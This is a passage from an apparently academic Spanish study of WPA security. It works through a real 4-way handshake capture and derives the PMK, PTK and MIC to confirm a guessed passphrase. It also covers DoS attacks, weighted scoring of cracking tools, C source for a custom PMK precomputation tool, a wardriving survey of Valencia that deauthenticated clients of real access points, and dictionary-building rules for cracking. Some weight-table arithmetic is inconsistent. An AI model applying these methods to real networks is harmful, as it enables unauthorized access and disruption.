Para ayudar a comprender todo el proceso nada mejor que utilizar un ejemplo de una captura real para observar el valor de los términos comentados. Las siguientes imágenes muestran el proceso de autenticación "4-Way Handshake" entre una estación y un punto de acceso. Destacar que se ha eliminado todo tráfico que no cumple el criterio de pertenecer a un paquete 802.1X (0x888E).

- AP--> Estación. Primer paquete de autenticación no contiene información relevante para el atacante.

- Estación --> AP. Segundo paquete del saludo inicial ya contiene información relevante. El atacante captura el valor aleatorio SNonce, resaltado en verde en la imagen siguiente.

```
0000   08 01 d5 00 00 0c 41 d2   94 fb 00 0d 3a 26 10 fb
0010   00 0c 41 d2 94 fb b0 05   aa aa 03 00 00 00 88 8e
0020   01 03 00 77 fe 01 09 00   00 00 00 00 00 00 00 00
0030   13 da bd c1 04 d4 57 41   1a ee 33 8c 00 fa 8a 1f
0040   32 ab fc 6c fb 79 43 60   ad ce 3a fb 5d 15 9a 51
0050   f6 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0060   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
0070   00 02 b4 bf f5 29 11 7c   59 b7 c2 d8 42 ab 16 31
0080   00 00 18 dd 16 00 50 f2   01 01 00 00 50 f2 02 01
0090   00 00 50 f2 02 01 00 00   50 f2 02
```

Figura 5.41: Valor SNonce

- AP--> Estación. Tercer paquete de autenticación, la información relevante capturada es, tanto el número aleatorio Anonce (color verde) como las direcciones MAC del punto de acceso y la estación suplicante (color azul y rojo respectivamente).




Figura 5.42: Valor ANonce

- Estación --> AP. Último paquete del saludo, la información capturada es el valor MIC calculado mediante parte de la PTK y la trama de datos utilizada en la función de Hash (paquete EAPoL). Destacar que el valor del MIC es añadido posteriormente al paquete, hasta que su valor no es calculado, la trama se rellena con 0's.




Figura 5.43: Último paquete

A continuación al atacante tan solo le queda seguir los pasos que a continuación se detallan para determinar si su estimación de la PSK ha sido la correcta.

- Mediante los datos obtenidos de la captura se generará la PMK, utilizando la función de HASH SHA1. Destacar que dicha función requiere de un coste computacional elevado y representa uno de los principales escollos de los ataques de fuerza bruta y diccionario.

```
PMK  = pdkdf2_SHA1(frase secreta, SSID, longitud del SSID, 4096)
PMK  = pbkdf2 sha1("fraseTest","linksys",7,4096) ; Ejemplo
```

- Una vez obtenida la PMK , generará la PTK mediante la función pseudoaleatoria PRF-X, donde la X indica el valor en bytes de la salida. 512 bytes para TKIP en este caso.

```
PTK =  PRF-X(PMK,Longitud(PMK), "Expansión de la clave",
            Min(AP_MAC,STA_MAC) || Max(AP_MAC,STA_MAC)
            || Min(ANonce,SNonce) || Max(ANonce,SNonce))

PTK =  SHA1_PRF(
    9e99 88bd e2cb a743 95c0 289f fda0 7bc4 ;PMK
    1ffa 889a 3309 237a 2240 c934 bcdc 7ddb
    ,32,"Expansión de la clave",  ;Longitud del PMK y la expansión
    000c 41d2 94fb 000d 3a26 10fb 893e e551 ; MAC y valores Nonce
    2145 57ff f3c0 76ac 9779 15a2 0607 2703
    8e9b ea9b 6619 a5ba b40f 89c1 dabd c104
    d457 411a ee33 8c00 fa8a 1f32 abfc 6cfb
    7943 60ad ce3a fb5d 159a 51f6,76)

PTK =  ccbf 97a8 2b5c 51a4 4325 a77e 9bc5 7050 ; PTK resultado
       daec 5438 430f 00eb 893d 84d8 b4b4 b5e8
       19f4 dce0 cc5f 2166 e94f db3e af68 eb76
       80f4 e264 6e6d 9e36 260d 89ff bf24 ee7e
```

- Al calcular la PTK, tan solo quedaría diferir el "Hash" MIC a partir de esta. Para ello se utiliza una parte de la PTK, la llamada "Clave MIC", este parámetro no es más que un escisión de la PTK con una longitud "n", pasada también como parámetro. En nuestro ejemplo su valor es 16.

```
MIC =  HMAC_MD5(Clave MIC,16,Paquete EAPoL)

MIC =  HMAC_MD5(              ;Primeros 16 bytes de la PTK
    ccbf 97a8 2b5c 51a4 4325 a77e 9bc5 7050,16,
    0103 005f fe01 0900 0000 0000 0000 0000  ;Datos paquete EAPoL
    1400 0000 0000 0000 0000 0000 0000 0000
    0000 0000 0000 0000 0000 0000 0000 0000
    0000 0000 0000 0000 0000 0000 0000 0000
    0000 0000 0000 0000 0000 0000 0000 0000
    0000 )
MIC =  d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77 ; Control de
                                ; integridad
```

- El MIC capturado es comparado con el nuevo MIC' estimado, si ambos coinciden el atacante ha obtenido la PSK.

```
MIC' calculado usando el cuarto paquete EAPoL con "fraseTest"
     d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77

MIC capturado
     d0ca 4f2a 783c 4345 b0c0 0a12 ecc1 5f77

   Los MIC calculados coinciden!! Se ha conseguido la PSK que es
                              "fraseTest"
```

5.2.1.2 ATAQUE DE DENEGACIÓN DE SERVICIO

Al margen de los ataques de denegación de servicio causados por deficiencias en el diseño del protocolo IEEE802.11 (véase el apartado de DoS en WEP) o bien los producidos por la emisión de ruido en el canal eliminando toda posible comunicación por radiofrecuencia, existen ataques de esta clasificación que son posibles debido a la propia implementación del estándar IEEE802.11i. Así pues podemos encontrar dos posibles brechas

de seguridad en cuanto al protocolo de cifrado TKIP y al estándar IEEE802.1X se refieren.

En primera instancia el estándar IEEE802.1X utilizado para el proceso de autenticación de las estaciones, puede ser sometido a una denegación de servicio si un atacante consigue inundar con tramas de inicio de comunicación el AP objetivo. De esta manera realizando un envió masivo de paquetes "EAPoL Start" con diferentes direcciones MAC de origen es posible consumir los recursos del punto de acceso, produciendo que cualquier estación lícita no pueda establecer el proceso de autenticación contra el AP. Así mismo es posible cancelar todo el tráfico de un AP explotando para ello debilidades en el manejo del algoritmo de control de integridad "Michael" utilizado en el protocolo cifrado TKIP.

Destacar que para estas debilidades teóricas existen aplicaciones que implementan dichas carencias de seguridad.

5.2.2 ESTUDIO PRÁCTICO DE LA VULNERABILIDAD

Hasta el momento se ha revisado el conjunto de vulnerabilidades que afectan al protocolo de seguridad 802.11 WPA de una forma teórica, estableciendo las debilidades que serán puestas en práctica en el siguiente punto. A su vez se ha realizado una revisión práctica de las debilidades que afectan al protocolo de seguridad WEP.

WPA representa una mejora sustancial en la seguridad del estándar IEEE802.11, suponiendo la única alternativa seria actual (en lo que a seguridad se refiere) dentro de esta tecnología. Es por eso que parte de este proyecto se ha centrado en intentar vulnerar el mencionado protocolo mediante ataques de diccionario y denegación de servicio. Para ello y utilizando la misma metodología empleada para el análisis del protocolo WEP, en esta sección se establecerán los siguientes aspectos:

- Escenario de pruebas: se ha identificado los puntos de acceso que serán

vulnerados, para ello se ha establecido la localización de las pruebas así como detectado los APs. Destacar que el escenario utilizado para esta demostración práctica difiere completamente del utilizado para WEP.

- Herramientas utilizadas : tanto Hardware como Software, se ha procedido a realizar un análisis de las diferentes aplicaciones que han permitido llevar a la práctica los diferentes ataques, así como se han desarrollado otras expresamente para el proyecto.

- Vulnerabilidades a explotar : en la sección teórica , se han establecido las posibles brechas de seguridad que presenta WPA. Concretamente se han levado a la practica las siguientes pruebas:

    - Ataques de diccionario y fuerza bruta

    - Ataques de DoS

Como se ha comentado, para el estudio práctico del protocolo WPA, es necesario hacer uso de una serie de herramientas que nos ayudaran a implementar las debilidades mencionadas. En la red de Internet es posible encontrar numerosas utilidades que permiten acometer este estudio práctico y que conviene someterlas a un proceso de selección según diversos factores. Así pues a continuación se definirá el criterio de selección que se va ha seguir para la elección de las aplicaciones, el cual seguirá un modelo de pesos. Destacar que el criterio de selección de las herramientas difiere del utilizado para la parte práctica del protocolo WEP. Ha sido necesario realizar ajustes en el factor multiplicativo de las características ya que para el estudio práctico WPA se buscan otras funcionalidades y características de las aplicaciones.

5.2.2.1 CRITERIO DE SELECCIÓN DE LAS HERRAMIENTAS

Clasificaremos las características de la herramienta según los criterios de la tabla siguiente. Para cada característica asignaremos un factor multiplicativo según su importancia.

Esto nos permitirá ponderar según el parámetro que nos interese.

Característica	Factor multiplicativo	Comentarios
Documentación	1.3	Cantidad de documentación accesible.
Cumple su cometido	1.5	Si la herramienta realiza su cometido tras un test previo.
Velocidad	1.9	Velocidad de funcionamiento basada en test comentados posteriormente.
Facilidad de uso	1.1	Si presenta o no interfaces complicados.
Ámbito de distribución	1.1	Reconocimiento de la comunidad por dicha herramienta.

Tabla 5.9: Criterio selección de herramientas

De esta manera realizaremos una valoración de cada una de las características mediante un sistema de pesos, es decir estableceremos una puntuación del 1 al 10 a cada una de las herramientas y a cada una de sus características. Dicho resultado será ponderado con el factor multiplicativo de la tabla estableciendo una peso final que nos orientará en la selección de la herramienta.

5.2.2.2 JUSTIFICACIÓN DE LA ELECCIÓN DE LAS HERRAMIENTAS

Existen numerosas aplicaciones que nos permiten llevar a la práctica los estudios realizados hasta el momento, en esta sección las presentaremos, siendo sometidas a los criterios de selección definidos.

Nombre : Suite Aircrack (Airolib)

Descripción : Descrita en la sección referente a WEP nos permitirá realizar ataques de fuerza bruta y diccionario contra WPA. Gran velocidad en el calculo gracias a su reducida y optimizada función de calculo PMK. Utiliza una base de datos Sqlite3 para guardar el resultado de las capturas. Destacar que permite la posibilidad de crear tablas de "HASHES", es decir permite precalcular el ataque guardando la salida a un archivo.

Total Peso : 59.1

Característica	Factor	Peso	Resultado
Documentación	1.3	9	11.7
Cumple su cometido	1.5	9	13.5
Velocidad	1.9	8	9.5
Facilidad de uso	1.1	8	8.8
Ámbito de distribución	1.1	9	9.9

Tabla 5.10: Suite Aircrack (Airolib)

Nombre : CowPatty 4.0

Descripción : Aplicación que permite realizar ataques de fuerza bruta y diccionario a WPA. Destacar que permite la posibilidad de crear tablas de "HASHES", es decir permite precalcular el ataque guardando la salida a un archivo. Baja velocidad de cálculo.

Total Peso : 50.8

Característica	Factor	Peso	Resultado
Documentación	1.3	7	9.1
Cumple su cometido	1.5	9	13.5
Velocidad	1.9	5	17,1
Facilidad de uso	1.1	8	8.8
Ámbito de distribución	1.1	9	9.9

Tabla 5.11: CowPatty 4.0

Nombre : CalculaPMK1.1

Descripción : Herramienta que ha sido desarrollada explícitamente para este estudio práctico basada en el código fuente de Aircrack y Cowpatty. Será comentada mas adelante.

Total Peso : 61

Característica	Factor	Peso	Resultado
Documentación	1.3	9	11,7
Cumple su cometido	1.5	9	13,5
Velocidad	1.9	9	9,9
Facilidad de uso	1.1	8	8,8
Ámbito de distribución	1.1	9	9,9

Tabla 5.12: CalculaPMK

Nombre : Mdk3

Descripción : Herramienta de análisis de seguridad WEP, que permite realizar ataques de denegación de servicio tanto a WPA .

Total Peso : 34.7

Característica	Factor	Peso	Resultado
Documentación	1.3	2	2,6
Cumple su cometido	1.5	6	9
Velocidad	1.1	9	9,9
Facilidad de uso	1.1	6	6,6
Ámbito de distribución	1.1	6	6,6

Tabla 5.13: Mdk3

Es conveniente resaltar el hecho de que las herramientas presentadas cumplen las funciones necesarias para llevar a la práctica los estudios teóricos presentados. Así pues es necesario seleccionar para cada debilidad presentada la herramienta adecuada. Con este objetivo se presenta la tabla siguiente, que define la elección de la aplicación teniendo en cuanta los resultados del análisis de pesos y la funcionalidad que se pretende utilizar.

Aplicación/Ataque	DoS	Diccionario/Fuerza bruta
Aircrack (53.4)		X
CowPatty (58.4)		X
Mdk3 (34.7)	X	
CalculaPMK (61)		X

Tabla 5.14: Comparativa herramientas

De la tabla anterior se extraen los siguientes resultados.

- Aplicación seleccionada para ataques de DoS fue Mdk3 puesto que no se ha encontrado otra aplicación que genere una DoS, utilizando para ello vulnerabilidades de WPA.
- Aplicación seleccionada para ataques de Diccionario/ Fuerza Bruta fue CalculaPMK en conjunción con Cowpatty como mas adelante se explicará.

5.2.2.3 MAQUETA HARDWARE UTILIZADA PARA LA PRUEBA

Tras la selección de las herramientas software a utilizar para el test, es necesario establecer el conjunto de recursos hardware utilizados para la prueba técnica. La selección de la electrónica de red así como del computador es inmediata puesto que no es imprescindible para la prueba ningún elemento que requiera particularidades técnicas. De este modo podemos distinguir dos elementos hardware principalmente que a continuación se detallan.

- Ordenador Portátil NEC (utilizado para el estudio de los ESSIDs mas populares y ataques de DoS)
  - Intel Centrino 1.5 Ghz
  - 512 Mb de memoria RAM
  - Sistema operativo Backtrack 3 (Live linux)

- Slot PCMCIA
- Tarjeta inalámbrica con chipset Broadcom

- Grid de 5 máquinas (utilizado para realizar el precómputo de hashes)
  - Computador1, Computador2, Computador3
    - Intel Xeon 3070 a 2,66Gh doble core, bus frontal 1066 Mhz
    - 4 Gb RAM a 666Mhz
    - SO Fedora 7
  - Computador4, Computador5
    - Intel Xeon 5160 a 3Ghz, 2 procesadores doble núcleo, bus frontal 1333 Mhz
    - 16 Gb RAM a 667 Mhz
    - SO Red Hat Enterprise 4
  - Total 14 procesadores dedicados

5.2.2.4 ATAQUE DE DICCIONARIO Y FUERZA BRUTA

Para llevar a la práctica el ataque de diccionario conviene establecer genéricamente las acciones realizadas:

- Se ha tomado en el escenario de pruebas 14 capturas de de datos que representan a 14 APs con diferente ESSID, fruto de del estudio de los ESSIDs mas populares de la ciudad de Valencia. Todo ello realizado mediante la aplicación Airodump y cuyo funcionamiento ya ha sido explicado anteriormente.

- Posteriormente se ha desarrollado la aplicación CalculaPMK 1.0 a partir del código fuente de Aircrack y Cowpatty. Posteriormente se ha optimizado la aplicación CalculaPMK1.0 obteniendo un rendimiento superior al que realizaba, generando la aplicación CalculaPMK1.1. Las optimizaciones realizadas serán comentadas mas adelante.

- El ataque de diccionario ha sido llevado a cabo mediante un grid de 5 máquinas (14 procesadores dedicados en total) en el Instituto de Robótica de la Universidad de Valencia, haciendo uso de la aplicación comentada y un conjunto de herramientas de apoyo.

- Tras el cálculo intensivo se han obtenido los resultados que mas adelante se comentarán.

Así pues y entrando en detalle a continuación se explica más exhaustivamente la metodología utilizada para la demostración práctica.

5.2.2.4.1 ESTRATEGIA DE ACTUACIÓN

Como se decidió en la sección anterior la aplicación escogida para la prueba práctica fue la herramienta CalculaPMK1.1 (Ver anexo B), dicha herramienta nos permite, dado una lista de palabras a estimar como PSK y un ESSID concreto, precalcular el PMK de cada una de las entradas, volcando dicha información a un fichero llamado tabla hash o rainbowTable. El principal motivo por el cual se tiene en cuanta esta aproximación es el hecho de la gran carga computacional que el algoritmo SHA1 (presente en cálculo de la PMK) requiere para realizar su cálculo. Este detalle tremendamente relevante es el que confiere robustez ante ataques de diccionario y fuerza bruta al estándar IEEE802.11i. A continuación se definen las dos estrategias de actuación.

1. Por una parte es posible realizar un ataque de diccionario sin almacenar el cómputo realizado en un fichero (tabla hash). De esta forma tanto la aplicación Cowpatty como Aircrack permiten dado un diccionario origen realizar los

cálculos necesarios para llegar a comparar el MIC capturado con el MIC estimado.

2. Por otra parte es posible almacenar en una rainbowTable los resultados de las operaciones más costosas para el algoritmo, el ya comentado cálculo de la PMK. Así pues, la aplicación "calculaPMK" se encargará de precomputar el PMK para cada una de las entradas del diccionario, obteniendo así un gran archivo de datos con una relación PSK-PMK. Posteriormente la aplicación Cowpatty puede tomar como entrada la tabla precalculada terminado de realizar las operaciones restantes (mucho menos costosas) y comparando la estimación con el archivo de captura. Pero, ¿Que diferencia en cuanto a la velocidad de cálculo puede haber?, pues bien, utilizando la primera aproximación y usando Cowpatty es posible llegar a una tasa de 50 palabras/segundo, mientras que utilizado el precómputo de tablas se obtienen 50 palabras/segundo (muchas mas con la aplicación desarrollada calculaPMK como ya veremos) para calcular las tablas y una tasa de 80.000 palabras/segundo para comparar contra el archivo de captura el calculo realizado.

La segunda aproximación nos permite mantener una "memoria" de los cálculos realizados, ya que una vez calculadas las tablas el ratio de 50 palabras/segundo pasa a ser enormemente superior obteniendo tasas al rededor de las 80.000 palabras/segundo. Esta es la principal razón por la cual se opta por la segunda estrategia.

5.2.2.4.2 COMENTARIOS PREVIOS

El sistema de cifrado WPA presenta, como se demostró en la parte teórica, cierta susceptibilidad a ser atacada mediante ataques de diccionario o fuerza bruta. El equipo de ingenieros que desarrollo el estándar IEEE802.11i trabajó para cubrir las carencias de seguridad de WEP y además obstaculizar de la mayor manera posible los ataques contra este añadido al estándar IEEE802.11. De esta manera utilizaron, como ya se comentó

anteriormente, el ESSID de la red para realizar el cálculo de la PMK. Dicho diseño produce la necesidad de realizar el ataque de diccionario, utilizando la debilidad MIC, a un único ESSID. Con esto se quiere hacer destacar que cada ataque es realizado a un único archivo de captura.

Como ya se comentó, el valor comparado en la captura y la salida de la aplicación es el valor del "HASH" MIC. Realizando un rápido resumen, el cálculo de este dato es el resultado de aplicar la función "HASH" SHA-1 a la PSK generando la PMK. Mediante esta última aplicando el algoritmo PRMF-512 es generada la clave temporal PTK. Usando parte de esta última se obtiene el MIC mediante la función de HASH MD5.

Como se puede observar para llegar a conseguir el MIC deseado se han tenido que realizar sucesivos algoritmos y funciones de HASH con un coste computacional elevado. Esto produce que el ataque de fuerza bruta se realice con tasas de prueba muy bajas y que se comentaran mas adelante. Destacar, que de todas las sucesivas transformaciones y etapas desde que se tiene la PSK hasta obtener el MIC, la que con diferencia requiere de un coste de computación mas elevado es el cálculo de la PMK mediante el HASH SHA-1. De aquí que surgiera la idea, por parte del grupo desarrollador de CowPatty de incorporar las llamadas "Rainbow tables". Estas tablas no son más que una precomputación del valor SHA-1 para un único ESSID. Así pues una de las funcionalidades que permite esta herramienta es la posibilidad de crear dichas tablas para cada ESSID guardando el resultado en un archivo binario. Posteriormente y una vez creadas las tablas tan solo será necesario lanzar la aplicación pasando como parámetro el archivo de captura y la tabla correspondiente al ESSID seleccionado. Cowpatty realizará utilizando el SHA-1 precalculado el resto de operaciones necesarias para obtener el MIC, consiguiendo tasas de prueba del orden de 80.000 palabras por segundo.

Dado el escaso ratio de palabras computadas por segundo que ofrecían las aplicaciones "Aircrack" y "Cowpatty" surgió la necesidad de desarrollar una aplicación que con los mínimos cálculos obtuviera mayores resultados en cuanto a velocidad de cómputo. De esta manera, utilizando como núcleo de la nueva aplicación el código de "Aircrack" y como base el aplicativo "Cowpatty" se desarrolló "CalculaPMK1.0", obteniendo rendimientos superiores

a los conseguidos por los programas fuente. El estudio que muestra tales resultados será tratado con profundidad en la sección "Análisis de resultados WPA". Así pues se ha conseguido una aplicación capaz de obtener la precomputación de PMKs guardando total compatibilidad con "Cowpatty", programa con el que posteriormente a partir de las tablas obtenidas realizará los cálculos necesarios para comparar la captura con la estimación.

Como se ha comentado la aplicación CalculaPMK1.0 consigue un mejor rendimiento que sus programas fuentes Cowpatty y Aircrack. Pero todavía fue posible realizar algunas optimizaciones de código que a continuación se comentan y que originaron una segunda versión de la aplicación, CalculaPMK1.1. La principal modificación es realizada en la función calculapmk del archivo fuente PMK.c, todo el código puede consultarse en el Apéndice B.

```
void CalculaPMK(char *key,char *essid_pre,union UPMK *upmk)
{
	int i,j,slen;
	union UBUFFER buffer;
	char essid[33+4];
	SHA_CTX ctx_ipad;
	SHA_CTX ctx_opad;
	SHA_CTX sha1_ctx;

	memset(essid,0,sizeof(essid));
	memcpy(essid,essid_pre,strlen(essid_pre));
	slen=strlen(essid)+4;

	memset(buffer.buffer,0,sizeof(buffer));
	strncpy((char *)buffer.buffer,key,sizeof(buffer));

	for(i=0;i<16;i++)
		buffer.ibuffer[i]^=0x36363636;

	SHA1_Init(&ctx_ipad);
	SHA1_Update(&ctx_ipad,buffer.buffer,64);

	for(i=0;i<16;i++)
		buffer.ibuffer[i]^= 0x6A6A6A6A;

	SHA1_Init(&ctx_opad);
	SHA1_Update(&ctx_opad,buffer.buffer,64);

	essid[slen-1]='\1';
	HMAC(EVP_sha1(),(unsigned char *)key,strlen(key),(unsigned char *)essid,slen,upmk->pmk,NULL);
	memcpy(buffer.buffer,upmk->pmk,20);

	for(i=1;i<4096;i++)
	{
		memcpy(&sha1_ctx,&ctx_ipad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		memcpy(&sha1_ctx,&ctx_opad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		for(j=0;j<5;j++)
			upmk->ipmk[j]^= buffer.ibuffer[j];
	}

	essid[slen-1]='\2';
	HMAC(EVP_sha1(),(unsigned char *)key,strlen(key),(unsigned char *)essid,slen,upmk->pmk+20,NULL);
	memcpy(buffer.buffer,upmk->pmk+20,20);

	for(i=1;i<4096;i++)
	{
		memcpy(&sha1_ctx,&ctx_ipad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		memcpy(&sha1_ctx,&ctx_opad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		for(j=0;j<5;j++)
			upmk->ipmk[j+5]^=buffer.ibuffer[j];
	}
}
```

En la versión 1.0, la aplicación realizaba un uso de la función XOR byte a byte para el calculo de la PMK, realizando numerosos cálculos que pueden ser evitados agrupando en bloques de 4 en 4 bytes y realizando la XOR posterior. Para ello se utilizó la "union UPMK"

(resaltada en el código anterior) la cual hace uso de un tipo de datos "unsigned int" formado por 4 bytes, dejando a un lado la aproximación de la versión 1.0 que utilizaba un tipo de datos "unsigned char" formado por 1 byte. Destacar que no se utilizó un tipo de datos de tamaño superior ya que se incurría en una pérdida en el alineamiento de datos.

Esta mejora permite incrementar el número de palabras por segundo originando la versión CalculaPMK1.1.

Llegados a este punto tan solo falta concretar cual será la fuente de datos a calcular, de esta forma se dio paso a dos tareas fundamentales para realizar con éxito el ataque de fuerza bruta, el estudio de los ESSID mas populares y la generación de un diccionario de pruebas.

5.2.2.4.3 GENERACIÓN DE LA FUENTE DE DATOS

Estudio de los ESSID más populares

Para esta prueba práctica se ha requerido realizar un estudio de los ESSIDs más populares de la ciudad de Valencia con el objetivo de precalcular sus tablas de HASH mediante Cowpatty. Para ello se ha procedido a realizar una recolección de información sobre los puntos de acceso detectados en la capital del Turia. De esta manera se procedió a realizar un recorrido en coche por las zonas donde mayor cúmulo de puntos de acceso pudiera darse (zona de estudiantes, centro de la ciudad, avenidas principales). El itinerario realizado puede verse marcado en rojo en la imagen siguiente.

Durante el recorrido realizado se obtuvo una captura datos de cada una de los 14 APs más populares, obteniendo así el "Handshake" deseado para el ataque. La metodología utilizada para la captura del saludo inicial fue una escucha pasiva del medio, realizando una DoS de un cliente asociado al punto de acceso con el objetivo de obligar a la estación a reautenticarse. El proceso de de DoS ya fue comentado en la sección pertinente.




Figura 5.44: Localización zonas de captura

El estudio realizado nos ofrece como resultado la detección de 2658 AP's y nos permite establecer que los 14 ESSIDs mas populares de la ciudad de Valencia y que utilizan WPA como protocolo de seguridad son los que se detallan a continuación.

Sinus TC300	belkin54g	dlink	eduroam	default	barcelo_public
Motorola	THOMSON	NETGEAR	SMC	Tele2	linksys
WebSTAR	WLAN				

Tabla 5.15: Lista ESSIDs

Una vez determinado el conjunto de ESSIDs a analizar para la prueba, se procedió a construir un diccionario de posibles palabras claves, que constituyó, junto con identificador de la red, la fuente de datos para la aplicación "calculaPMK1.1".

Diccionario de claves

Generar un buen diccionario de posibles claves, que recopile al menos, las cadenas que con mas probabilidad puedan ser utilizadas por el administrador del punto inalámbrico, conformó una pieza clave para conseguir un alto número de aciertos. De esta manera se elaboró un diccionario con un total de 253.650.653 palabras dividido en 254 lotes de un millón de palabras cada uno, obteniendo así, un tamaño total en disco de 3.350 Mbytes.

En primera instancia se partió del diccionario castellano que utiliza la aplicación OpenOffice con un total de 30.000 entradas. Este bloque fue introducido como fuente de datos para la aplicación John the ripper1 , la cual permite, a partir de la definición de una serie de reglas, establecer modificaciones a las palabras del diccionario elaborado. Así pues se realizaron las siguientes variaciones a cada una de las 30.000 entradas.

- Se utilizó una regla que permitió añadir al final de la palabra una fecha, desde 1900 a 2008
    - Ejemplo : roberto2005, rosa1980
- Se añadió al final de la palabra una numeración de dos dígitos.
    - Ejemplo : roberto45, rosa99
- Se introdujo un carácter alfanumérico [a-z0-9] al principio de la palabra.
    - Ejemplo : vlopez
- Se introdujo un carácter alfanumérico [a-z0-9] al final de la palabra.
    - Ejemplo : vicentel
- Se substituyeron vocales por números.
    - Ejemplo : n3tw0rk

1 Aplicación de generación de diccionarios y ataques de fuerza bruta basada en reglas.

- Se añadieron prefijos delante de la palabra.
    - Ejemplo: Mr.roberto
- Se pluralizó las entradas.
    - Ejemplo: libros

Conjunto de reglas a las que se les pueden sumar otro tanto definidas en el anexo A.

Hasta el momento se obtuvieron aproximadamente un total de 100.000.000 de palabras a las que se le sumaron los siguientes bloques de datos.

- Diccionario con términos ingleses descargado de la red, el cual fue revisado y aplicados los filtros convenientes para eliminar error en la adaptación al juego de caracteres.
- Diccionario de términos científicos descargado de la red, corregido y revisado.
- Diccionario de palabras mal sonantes (elaborado especialmente para el proyecto).
- Diccionario de frases célebres (elaborado especialmente para el proyecto).
- Diccionario de las ciudades españolas y pueblos más importantes, extraído de la red.
- Diccionario de personajes célebres, descargado de la red.
- Diccionario de grupos musicales y canciones populares, descargado de la red y revisado.
- Diccionario de posibles numeraciones telefónicas.
    - Ejemplo : 6273455623

- Diccionario de nombres y apellidos (castellanos) elaborado expresamente para el proyecto. Realizar especial mención a este diccionario ya que para su construcción se utilizaron dos fuentes principalmente.

